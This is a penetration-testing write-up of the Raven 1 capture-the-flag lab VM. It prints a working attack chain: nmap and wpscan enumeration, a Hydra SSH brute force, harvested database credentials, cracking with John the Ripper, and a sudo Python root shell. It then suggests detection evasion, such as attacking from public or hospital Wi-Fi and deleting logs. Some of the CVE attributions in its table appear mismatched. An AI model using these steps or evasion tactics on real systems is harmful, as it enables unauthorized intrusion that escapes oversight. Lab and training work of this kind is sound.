Final Engagement
Attack, Defense & Analysis of a Vulnerable Network

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
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Network Topology

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
HTML Password Hash Disclosure *(CVE-2019-15653)*	The HTML source code of the login page contains values that allow obtaining the username and password.	This vulnerability can disrupt business processes by the intercept of vital information, accesses to proprietary data, and more.
Exposed Username And Weak Password *(CVE-2017-7760)*	This vulnerability affects Firefox ESR <52.2 and Firefox <54 systems by using its own Mozilla parent directory that allows the upload and manipulation of files within the system.	This vulnerability can cause massive loss of data, potential reputation and financial losses.
SSH Remote Login *(CVE-2021-28041)*	Any versions of OpenSSH prior to 8.5 are susceptible to an exploit that allows the gaining of access remotely.	This vulnerability could lead to disclosure of sensitive information, addition or modification of data, or Denial of Service (DoS).
Python Privilege Escalation *(CVE-2018-1000030)*	When processing large amounts of data with multiple threads, it is possible to create a condition where a buffer that gets allocated with one thread is reallocated due to a large size of input.	This vulnerability can cause a breach when a large amount of data is being processed, which can cause memory corruption.

Exploits Used

Exploitation: Network mapping

Summarize the following:

- Use nmap to scan for running services and open ports (nmap -sV 192.168.1.110)

- The scan show port 22 and port 80 are open on Target1. We used these ports to exploit the target.

- With port 80 open we see if there is a working website. (http://192.168.1.110)

- By poking around we found flag1(192.168.1.110/services.html)

Exploitation: Wordpress database scan

Summarize the following:

- Find users/authors of Wordpress website(http://192.168.1.110)

- wpscan will enumerate users by "Author ID Brute Forcing"(wpscan --url http://192.168.1.110/wordpress -eu)

- Identified michael and steven as users, confirmed by login error message

Exploitation: SSH remote login and Weak password

Summarize the following:

- Using Hydra to brute force login(hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 22 192.168.1.110 ssh)

- Password was found for michael allowing us to login in via ssh(ssh michael@192.168.1.110)

- Password was michael

- Flag 2 was found in flag2.txt in the /var/www folder

```
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110    login: michael    password: michael
1 of 1 target successfully completed. 1 valid password found
```

```
michael@target1:/var$ cd www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hos
ts.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:
michael@192.168.1.110: Permission denied (publickey,password).
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

Exploitation: Access to MySQL Database

Summarize the following:

- Logged in as michael we are able to look at the wp-config.php(nano /var/www/html/wordpress/wp-config.php)

- Found MySQL login info(DB_USER: root DB_PASSWORD: R@v3nSecurity) Login using(mysql -u root -p) commands used with mysql(use wordpress; use databases; show tables;)

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

```
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 78
Server version: 5.5.60-0+deb8u1 (Debian)

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
nt.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.01 sec)

mysql>
```

```
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql>
```

Exploitation: Pulling Data from MySQL

Summarize the following:

- MySQL database enumeration
- Password hashes could be found using(select * wp_users;) command
- Flag 3&4 were found using(select * wp_posts;) command

Exploitation: Brute Force Steven/Remote Code Execution/Privilege Escalation

Summarize the following:

- Took steven's password hash(unsalted) from database and saved to crack.txt
- Brute Force hash with John the Ripper(john --wordlist=/usr/share/wordlists/rockyou.txt crack.txt) password for steven: pink84
- SSH into steven's account(ssh steven@localhost)
- Escalate to root(sudo python -c 'import pty;pty.spawn("/bin/bash");'
- Flag4 is located in root directory

```
root@Kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt crack
.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P
$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (steven)
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/#
```

```
flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
flag4.txt (END)
```

Avoiding Detection

Stealth Exploitation of HTML Password Hash Disclosure

Monitoring Overview

- To detect people accessing the website / html source code would be difficult as that would consist of nearly all traffic for the company, whether they were secure or insecure connections.

Mitigating Detection

- Accessing the website from open wap's (such as mcdonald's / starbucks / or a hospital) would further dilute the connection to the host website, and or using a encrypted vpn.

Stealth Exploitation of Exposed Username and Weak Password

Monitoring Overview

- Alerts that detect this are ones looking for failed logins from the same IP.

- These are measured in just the number of login attempts or potentially how many 404 errors are returned during the brute force. These numbers are gathered with metricbeat

- These depend on the size of the user base but failed logins fire at lower numbers while 404 errors will normally fire at medium to high numbers

Mitigating Detection

- Collecting traffic through wireshark to gather hashes of passwords and cracking those hashes offline could be one way to bypass alerting anyone of your attack.

- One can use social engineering to completely get away from a computer on the network to gather passwords from users to get around the need to brute force.

Stealth Exploitation of SSH Remote Login

Monitoring Overview

- Alerts based on unique ip address / disabled port access for port 22

- Secure network traffic - wireshark is able to capture ssh traffic which could be measured by packetbeat

- baseline of ssh connections for company + 1, as secured connections it would be more useful to have false positives than a breach occur

Mitigating Detection

- The premise behind stealth ssh would be creating a shell connection through a separate exploit that could access to the computer and could enable root permissions for a ssh login, thereby allowing for an ssh tunnel that could be configured with a uniquely mirrored name and key, then configuring the sshd_config to remove your data

Stealth Exploitation of Python Privilege Escalation

Monitoring Overview

- Alerts that can detect this are ones that look for when a terminal is spawned via Python.

- This is measured when a terminal is spawned and how it was spawned. This can be gathered from auditbeat with the correct settings.

- The threshold for this will be very low. Depending on the origin of the terminal it will alert the user if a single terminal is spawned with python if that is out of the ordinary.

Mitigating Detection

- To reduce detection we could mask our IP address while also removing the logs created from us spawning the terminal from the python script.